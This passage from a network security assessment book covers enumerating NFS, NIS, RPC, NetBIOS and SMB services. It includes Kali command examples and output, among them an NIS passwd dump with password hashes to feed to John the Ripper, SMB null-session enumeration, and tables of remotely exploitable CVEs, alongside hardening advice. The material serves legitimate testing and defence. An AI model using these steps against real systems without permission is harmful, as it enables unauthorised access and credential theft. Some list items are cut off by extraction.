root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home
root@kali:~# ls –la /tmp/home
total 0
drwxr-xr-x  3 root  root   60 Dec  9 00:40 .
drwxr-xr-x 30 root  root  240 Dec  9 06:25 ..
drwxr-xr-x  3  182 users   60 Mar 29 13:05 dave
drwxr-xr-x  3  199 users 2048 Jan  3 10:02 florent
drwxr-xr-x  3  332 users   60 Aug 14 00:40 james
drwxr-xr-x  3 2099   102 1024 Sep  1 02:25 katykat
drwxr-xr-x  3 root  root   60 Dec  9 00:40 root
drwxr-xr-x  3  218   101 1024 Sep  2 16:04 tiff
drwxr-xr-x  3 1377 users   60 Mar 29 15:18 yumi
Upon obtaining the NIS domain name for the environment (example.org in this case), use the ypwhich command to ping the NIS server and ypcat to obtain sensitive material, as demonstrated in Example 7-39. You should feed encrypted password hashes into John the Ripper, and once cracked, you can use it to evaluate system access and privileges.
root@kali:~# apt-get install nis
root@kali:~# ypwhich -d example.org 192.168.10.1
potatohead.example.org
root@kali:~# ypcat –d example.org –h 192.168.10.1 passwd.byname
tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash
katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash
james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh
florent:nUNzkxYF0Hbmk:199:100::/export/home/florent:/bin/csh
dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash
yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
Table 7-33 provides a list of common NIS maps and corresponding files. NFS, NIS, and NIS+ are complicated systems to configure and test, and so if you do encounter these in the wild, consider reading Mike Eisler, Ricardo Labiaga, and Hal Stern’s Managing NFS and NIS, Second Edition (O’Reilly, 2001), which details the innermost workings of these protocols.
| Master file | Map(s) | Notes |
|---|---|---|
| /etc/hosts | hosts.byname, hosts.byaddr | Contains hostnames and IP details |
| /etc/passwd | passwd.byname, passwd.byuid | NIS user password file |
| /etc/group | group.byname, group.bygid | NIS group file |
| /usr/lib/aliases | mail.aliases | Details mail aliases |
Commercial Unix-based platforms (including Oracle Solaris, HP-UX, and IBM AIX) often expose an RPC rusersd endpoint that reveals active user sessions. The rusers client is used to retrieve material, as shown in Example 7-40.
root@kali:~# apt-get install rusers
root@kali:~# rusers -l 192.168.10.1
Sending broadcast for rusersd protocol version 3...
Sending broadcast for rusersd protocol version 2...
tiff       potatohead:console         Sep  2 13:03   22:03
katykat    potatohead:ttyp5           Sep  1 09:35      14
Table 7-34 lists Unix RPC services with known weaknesses. You can find details of vulnerabilities discovered before 2009 in services including sadmind within previous editions of this book.
| Number | Service | CVE | Vulnerability notes |
|---|---|---|---|
| 390103 | nsrd | CVE-2012-2288 | EMC NetWorker remote code executiona |
| 390105 | nsrindexd | CVE-2012-4607 | EMC NetWorker remote code execution |
| 390113 | nsrexecd | CVE-2011-0321 | EMC NetWorker IPC information leak |
| 150001 | pcnfsd | CVE-2010-1039 | IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution |
| 100068 | cmsd | CVE-2010-4435 | Oracle Solaris 8, 9, and 10 overflowb |
| CVE-2009-3699 | Stack overflow in the AIX 6.1.3 calendar daemon leads to code executionc | ||
| 100083 | ttdbserverd | CVE-2009-2727 | IBM AIX 6.1.3 TTDB server overflow |
a Metasploit networker_format_string module. b See “Multiple Vendor Calendar Manager - Remote Code Execution” in Offensive Security’s Exploit Database archive. | |||
Perform the following to uncover vulnerabilities in common network services:
-sV) and manual techniques to review banner materials and fingerprint available services. Also consider cross-referencing the operating system release and configuration to deduce the version of certain implementations (e.g., OpenSSH 5 versus 6).Consider the following countermeasures when hardening network services:
Reduce network attack surface wherever possible. For example, instead of offering file transfer via FTP, SFTP, and SCP, elect to use just SCP. Furthermore, reduce exposed logic and application attack surface within each network service by disabling support for unnecessary features.
Maintain server software packages and libraries (e.g., NTP, BIND, and OpenSSL) to negate known weaknesses within the exposed attack surface that remains.
Disable Telnet, FTP, SNMP, VNC, and other maintenance protocols that lack transport security through encryption. Remote maintenance operations should be offered through a secure authenticated connection (e.g., VPN or SSH), or via a closed management network.
If you use SNMP, ensure that you use strong credentials. Consider using ACLs to limit SNMP access to trusted sources and prevent unauthorized TFTP file transfers to your devices.
Understand the exposed authentication mechanisms across your services and ensure that auditing is configured so that brute-force password grinding attacks are highlighted.
Harden SSH servers as follows:
Enforce version 2.0 of the protocol and disable backward compatibility to mitigate known weaknesses within SSH 1.0.
Prune supported key exchange mechanisms and ciphers59 in-line with the server software you are running, and clients you need to support.
Mitigate brute-force password grinding issues by disabling password authentication for users, and enforcing one-time password (OTP), public key, or multifactor authentication for users via Google Authenticator, Duo Security, and other platforms.
Harden DNS servers:
Harden Kerberos servers:
Disable support for weak HMAC algorithms (56-bit DES, 40-bit export grade RC4, and 128-bit RC4 in particular). Modern operating systems support AES128 and AES256, which should be enforced.
Within Microsoft environments, consider enforcing the highest domain functional level. Windows Server 2012 introduces a number of improvements, including Kerberos armoring, which mitigate downgrade attacks in particular.
1 See https://www.thc.org/thc-hydra/.
2 Metasploit tftpbrute module.
3 Nmap ssh2-enum-algos script.
4 See “Next Generation Encryption”, Cisco.com, April 2012.
5 Adrian David et al.,“Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.
6 Fabian Foerg, “SSH Weak Diffie-Hellman Group Identification Tool”, Gotham Digital Science Blog, August 3, 2015.
7 Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.
8 Metasploit ssh_identify_pubkeys module.
9 See “F5 BIG-IP Remote Root Authentication Bypass Vulnerability”, Matta Consulting, February 16, 2012.
10 See CVE-2012-1493 and CVE-2015-6389 for details on F5 Networks and Cisco, respectively.
11 See “CVE-2015-7755: Juniper ScreenOS Authentication Backdoor” and “SSH Backdoor for FortiGate OS Version 4.x up to 5.0.7”.
12 Metasploit quantum_dxi_known_privkey module.
13 Metasploit array_vxag_vapv_privkey module.
14 Metasploit telnet_ruggedcom module.
15 See debian-ssh on GitHub.
16 The approach is detailed in Nadia Heninger et al., “Missing Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 8–10, 2012.
17 For further information, see “IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval”, Rapid7.com.
18 Metasploit ipmi_cipher_zero module.
19 See https://hashcat.net.
20 HD Moore, “A Penetration Tester’s Guide to IPMI and BMCs”, Rapid7 Blog, July 2, 2013.
21 For more information, see “Alert (TA13-088A) DNS Amplification Attacks”, US-CERT.gov, March 29, 2013.
22 See CVE-2008-1447.
23 See “BIND 9 Security Vulnerability Matrix”, ISC Knowledge Base, May 20, 2013.
24 Nmap dns-service-discovery script.
25 See “Security Notice”, Network Time Protocol, July 9, 2016.
26 See /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt in Kali Linux.
27 See CVE-2010-2976.
28 Metasploit snmp_enum module.
29 Metasploit cisco_config_tftp module.
30 Metasploit cisco_upload_file module.
31 See snmpattack.pl on ERNW.
36 See section 3.4 of RFC 2251.
37 See “Lightweight Directory Access Protocol (LDAP) Parameters” on IANA.org.
39 Edward Torkington, “ebrute - Service Brute-Forcer”, r00t Blog, December 6, 2011.
40 M. Stroeder, “Lightweight Directory Access Protocol (LDAP): Hashed Attribute Values for ‘userPassword’”, IETF, April 11, 2013.
41 Amin Al-Regan, “[Samba] Samba Password Hashes Exposed to ldapsearch”, Samba.org, July 28, 2008.
43 Balazs Bucsay, “Mimikatz — Golden Ticket”, Rycon.hu, January 24, 2014.
44 Alva Duckwall and Benjamin Delpy’s, “Abusing Microsoft Kerberos - Sorry You Guys Don’t Get It”, presented at Black Hat USA 2014, Las Vegas, NV, August 2–7, 2014.
45 See the Kerberos protocol and its implementations at ZeroShell Net Services.
46 See RFC 4556 and “[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol” on the Microsoft Developer Network.
47 See “[MS-PAC]: Privilege Attribute Certificate Data Structure” on the Microsoft Developer Network.
48 For details on this, see Ben Lincoln, “Mimikatz 2.0—Silver Ticket Walkthrough”, Beneath the Waves Blog, December 18, 2014.
49 See kerbcrack on NTSecurity.
51 Rachel Engel, Brad Hill, and Scott Stender, “Attacking Kerberos Deployments”, presented at Black Hat USA 2010, Las Vegas, NV, July 28–29, 2010.
52 See “What’s New in Kerberos Authentication” on Microsoft’s TechNet.
53 See Mimikatz on GitHub.
54 For more information, see “Protected Users Security Group” on Microsoft’s TechNet.
55 Sean Metcalf, “Mimikatz and Active Directory Kerberos Attacks”, Active Directory Security, November 22, 2014.
56 Sean Michael Kerner, “Aorato Uncovers Critical Microsoft Active Directory Vulnerability”, eWEEK, July 15, 2014.
58 See “Remote Procedure Call (RPC) Program Numbers” on IANA.org.
59 stribika, “Secure Secure Shell”, January 4, 2015.
This chapter focuses on proprietary Microsoft protocols that support file sharing, printing, email, and other functions within Windows networks. Table 8-1 lists the common static ports used by the protocols. Microsoft RPC services use dynamic high ports, as orchestrated by the RPC locator service. Open protocols used by Windows include DNS, Kerberos, and LDAP, as listed in Table 8-2 and covered in Chapter 7.
| Port | Protocol | Name | Description | |
|---|---|---|---|---|
| TCP | UDP | |||
| 135 |
● |
● |
loc-srv | RPC locator service |
| 137 | – |
● |
netbios-ns | NetBIOS name service |
| 138 | – |
● |
netbios-dgm | NetBIOS datagram service |
| 139 |
● |
– | netbios-ssn | NetBIOS session service |
| 445 |
● |
● |
microsoft-ds | SMB Direct service |
| 3389 |
● |
– | microsoft-rdp | Remote Desktop Protocol |
| Port | Protocol | Name | Description | |
|---|---|---|---|---|
| TCP | UDP | |||
| 53 |
● |
● |
domain | DNS service |
| 88 |
● |
● |
kerberos | Kerberos authentication service |
| 123 | – |
● |
ntp | Network Time Protocol |
| 389 |
● |
● |
ldap | LDAP |
| 464 |
● |
● |
kpasswd | Kerberos password service |
| 636 |
● |
– | ldaps | LDAP (TLS) |
| 3268 |
● |
– | globalcat | Microsoft Global Catalog LDAP |
| 3269 |
● |
– | globalcats | Microsoft Global Catalog LDAP (TLS) |
These protocols support functions including the following:
Authentication via Kerberos
Directory service through LDAP and Global Catalog
Name resolution via DNS (e.g., SRV records defining service locations)
Legacy name resolution and resource access via NetBIOS
Access to services and data via SMB Direct
System administration via RDP
Figure 8-1 demonstrates a Windows workstation authenticating with Active Directory (AD) and accessing an Exchange Server (EXCH01) using Outlook. DC01 and DC02 are domain controllers. Microsoft NetBIOS, SMB, and RPC protocols are detailed in the following sections.

The NetBIOS name service provides name table entries to clients within legacy Microsoft networks—describing local system configuration, available services, the parent domain, and location of domain controllers.1 Example 8-1 demonstrates Nmap used to query the service.
root@kali:~# nmap -Pn -sUC -p137 192.168.1.5

Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 13:31 GMT
Nmap scan report for 192.168.1.5
PORT    STATE SERVICE
137/udp open  netbios-ns

Host script results:
| nbstat: NetBIOS name: KCH-VPN, NetBIOS user: Administrator,
|         NetBIOS MAC: 00:02:55:98:80:79 (IBM)
| Names:
|   KCH-VPN<00>          Flags: <unique><active>
|   XFAB<00>             Flags: <group><active>
|   KCH-VPN<20>          Flags: <unique><active>
|   KCH-VPN<03>          Flags: <unique><active>
|   Administrator<03>    Flags: <unique><active>
These values denote the computer name, MAC address, parent domain, and authenticated users. Table 8-3 lists possible entries, including details of running services and the location of domain controllers within a network.
| Value | Suffix | Type | Service description |
|---|---|---|---|
| <domain name> | 00 | G | Domain name |
| <computer name> | 00 | U | Workstation |
| <computer name> | 01 | U | Messenger |
| <__MSBROWSE__> | 01 | G | Master browser |
| <computer name> | 03 | U | Messenger (for this computer) |
| <username> | 03 | U | Messenger (for this user) |
| <computer name> | 06 | U | RAS server |
| <domain name> | 1B | U | Domain master browser name |
| <domain name> | 1C | G | Domain controller list |
| <INet-Services> | 1C | G | Microsoft IIS |
| <domain name> | 1D | U | Master browser name for the network |
| <domain name> | 1E | G | Browser service elections |
| <computer name> | 1F | U | NetDDE |
| <computer name> | 20 | U | File server |
| <computer name> | 21 | U | RAS client |
| <computer name> | 22 | U | Microsoft Exchange interchange |
| <computer name> | 23 | U | Microsoft Exchange data store |
| <computer name> | 24 | U | Microsoft Exchange directory |
| <computer name> | 2B | U | IBM Lotus Notes |
| IRISMULTICAST | 2F | G | IBM Lotus Notes |
| <computer name> | 30 | U | Modem sharing server |
| <computer name> | 31 | U | Modem sharing client |
| IRISNAMESERVER | 33 | G | IBM Lotus Notes |
| <computer name> | 42 | U | McAfee antivirus |
| <computer name> | 43 | U | SMS client remote control |
| <computer name> | 44 | U | SMS remote control tool |
| <computer name> | 45 | U | SMS client remote chat |
| <computer name> | 46 | U | SMS client remote transfer |
| <computer name> | 4C | U | DEC Pathworks TCP/IP |
| <computer name> | 52 | U | DEC Pathworks TCP/IP |
| <computer name> | 6A | U | Microsoft Exchange IMC |
| <computer name> | 87 | U | Microsoft Exchange MTA |
| <computer name> | BE | U | Network monitoring agent |
| <computer name> | BF | U | Network monitoring utility |
The Server Message Block (SMB) protocol provides access to data, printers, and service endpoints (via named pipes). You can, in turn, access SMB via multiple channels, as demonstrated by Figure 8-2. The two most common channels are the NetBIOS session and SMB Direct services. NetBEUI is a nonroutable local protocol used within legacy Microsoft networks.

Various shares are exposed to clients via SMB, including:
Default administrative shares (e.g., C$, D$, and ADMIN$)
The interprocess communication share (IPC$)
Domain controller shares (SYSVOL and NETLOGON)
Shared printer and fax shares (PRINT$ and FAX$)
Anonymous access to the IPC$ share is often granted. RPC endpoints exposed via IPC$ include the Server service, Task Scheduler, Local Security Authority (LSA), and Service Control Manager (SCM). Upon authenticating, you can use these to enumerate user and system details, access the registry, and execute commands.
Windows services expose RPC interfaces over TCP, UDP, HTTP, and SMB transport protocols, as shown in Figure 8-3. The RPC locator provides details of registered services to clients (e.g., Outlook).

When encountering proprietary SMB and Microsoft RPC services, enumerate the available attack surface and use it in pursuit of your goals. Figure 8-4 describes the iterative approach that you should adopt.

Example 8-2 demonstrates an Nmap scan revealing available NetBIOS, SMB Direct, and RPC services. After you’ve identified them, you can query these endpoints both anonymously and with credentials for gain, as described in the subsequent sections.
root@kali:~# nmap -Pn -sSVC -n 192.168.1.10

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-05-02 19:42 EDT
Nmap scan report for 192.168.1.10
Not shown: 989 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds   (primary domain: WHQ)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC

Service Info: Host: LCFBCL12; OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:
windows, cpe:/o:microsoft:windows_98

Host script results:
|_nbstat: NetBIOS name: LCFBCL12, NetBIOS MAC: 34:e6:d7:34:7c:e9 (Dell)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: LCFBCL12
|   NetBIOS computer name: LCFBCL12
|   Domain name: WHQ.EXAMPLE.ORG
|   Forest name: WHQ.EXAMPLE.ORG
|   FQDN: LCFBCL12.WHQ.EXAMPLE.ORG
|_  System time: 2016-05-02T16:43:46-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
With an anonymous null session you can access the IPC$ share and interact with services exposed via named pipes. The enum4linux utility within Kali Linux is particularly useful; with it, you can obtain the following:
Operating system information
Details of the parent domain
A list of local users and groups
Details of available SMB shares
The effective system security policy
Example 8-3 demonstrates the tool used to glean system information from a target.
root@kali:~# enum4linux -U -S -P -o 192.168.1.15
Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)

 ===================================
|    OS information on 192.168.1.5  |
 ===================================
[+] Got OS info for 192.168.1.5 from smbclient:
    Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.1.5 from srvinfo:
    192.168.1.15    Wk Sv Din NT SNT
    platform_id     :   500
    os version      :   5.0
    server type     :   0x9403

 ==========================
|    Users on 192.168.1.5  |
 ==========================
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator   Name: (null)
 Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x1f5 acb: 0x00000215 Account: Guest   Name: (null)
 Desc: Built-in account for guest access to the computer/domain
index: 0x3 RID: 0x3e8 acb: 0x00000214 Account: TsInternetUser  Name: TsInternetUser
 Desc: This user account is used by Terminal Services.
index: 0x4 RID: 0x3ed acb: 0x00000210 Account: ycgoh   Name: testing vpn
 Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[TsInternetUser] rid:[0x3e8]
user:[ycgoh] rid:[0x3ed]

 ======================================
|    Share Enumeration on 192.168.1.5  |
 ======================================
Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

    Sharename       Type      Comment
    ---------       ----      -------
    IPC$            IPC       Remote IPC
    D$              Disk      Default share
    Log             Disk
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share

 =================================================
|    Password Policy Information for 192.168.1.5  |
 =================================================

 [+] Found domain(s):
    [+] KCH-VPN
    [+] Builtin

[+] Password Info for Domain: KCH-VPN
    [+] Minimum password length: 6
    [+] Password history length: 5
    [+] Maximum password age: 59 days 23 hours 52 minutes
    [+] Password Complexity Flags: 000001
          [+] Domain Refuse Password Change: 0
          [+] Domain Password Store Cleartext: 0
          [+] Domain Password Lockout Admins: 0
          [+] Domain Password No Clear Change: 0
          [+] Domain Password No Anon Change: 0
          [+] Domain Password Complex: 1
    [+] Minimum password age: 1 day
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: Not Set
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
Table 8-4 lists known remotely exploitable Microsoft SMB implementation vulnerabilities. NVD also details a number of serious defects in other implementations (including Apple OS X, Linux, Novell Netware, and Samba).
| CVE reference | Affects (up to) | Description |
|---|---|---|
| CVE-2015-2474 | Windows Server 2008 SP2 | Remote authenticated code execution through a malicious SMB server error logging action |
| CVE-2011-0661 | Windows Server 2008 R2 SP1 | SMB transaction parsing flaw leading to code execution |
| CVE-2010-2550 | Windows Server 2008 R2 | SMB overflow resulting in code executiona |
| CVE-2010-0231 | NTLM authentication bypass allowing remote attackers to access resources via SMBb | |
| CVE-2010-0020 | Authenticated users can execute code via an SMB pathname overflow | |
| CVE-2009-2532 | Windows Server 2008 SP2 | Remote code execution via an SMB overflow |
| CVE-2009-3103 | Session negotiation overflow resulting in code executionc | |
a Metasploit ms10_054_queryfs_pool_overflow module. b See http://bit.ly/2aQnogI. | ||
You can query the RPC locator service and individual RPC endpoints to catalog interesting services running over TCP, UDP, HTTP, and SMB (via named pipes). Each IFID value gathered through this process denotes an RPC service (e.g., 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc is the Messenger interface).
Todd Sabin’s rpcdump and ifids Windows utilities query both the RPC locator and specific RPC endpoints to list IFID values. The rpcdump syntax is as follows:
rpcdump [-v] [-p protseq] target
You can access the RPC locator service by using four protocol sequences:
ncacn_ip_tcp and ncadg_ip_udp (TCP and UDP port 135)
ncacn_np (the \pipe\epmapper named pipe via SMB)
ncacn_http (RPC over HTTP via TCP port 80, 593, and others)
Use the -p flag to specify a particular sequence to use when connecting. If none is specified, rpcdump tries each sequence and lists registered RPC services, as shown in Example 8-4. Note that local ncalrpc interfaces are not remotely accessible.
D:\rpctools> rpcdump 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.0.1[1025]
Example 8-5 shows rpcdump -v used to query each service and enumerate IFID values. First, the RPC locator service is quizzed, followed by UDP port 1028, TCP port 1025, and so on.
D:\rpctools> rpcdump -v 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]
RpcMgmtInqIfIds succeeded
Interfaces: 16
  367abb81-9844-35f1-ad32-98f038001003 v2.0
  93149ca2-973b-11d1-8c39-00c04fb984f9 v0.0
  82273fdc-e32a-18c3-3f78-827929dc23ea v0.0
  65a93890-fab9-43a3-b2a5-1e330ac28f11 v2.0
  8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0
  6bffd098-a112-3610-9833-46c3f87e345a v1.0
  8d0ffe72-d252-11d0-bf8f-00c04fd9126b v1.0
  c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
  0d72a7d4-6148-11d1-b4aa-00c04fb66ea0 v1.0
  4b324fc8-1670-01d3-1278-5a47bf6ee188 v3.0
  300f3532-38cc-11d0-a3f0-0020af6b0add v1.2
  6bffd098-a112-3610-9833-012892020162 v0.0
  17fdd703-1827-4e34-79d4-24a55c53bb37 v1.0
  5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc v1.0
  3ba0ffc0-93fc-11d0-a4ec-00a0c9062910 v1.0
  8c7daf44-b6dc-11d1-9a4c-0020af6e7c57 v1.0

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.189.1[1025]
RpcMgmtInqIfIds succeeded
Interfaces: 2
  1ff70682-0a51-30e8-076d-740be8cee98b v1.0
  378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
If you are unable to connect to the RPC locator service, use ifids to query dynamic high ports (i.e., those running on TCP or UDP port 1024 and above) and enumerate IFID values directly. The ifids syntax is as follows:
ifids [-p protseq] [-e endpoint] target
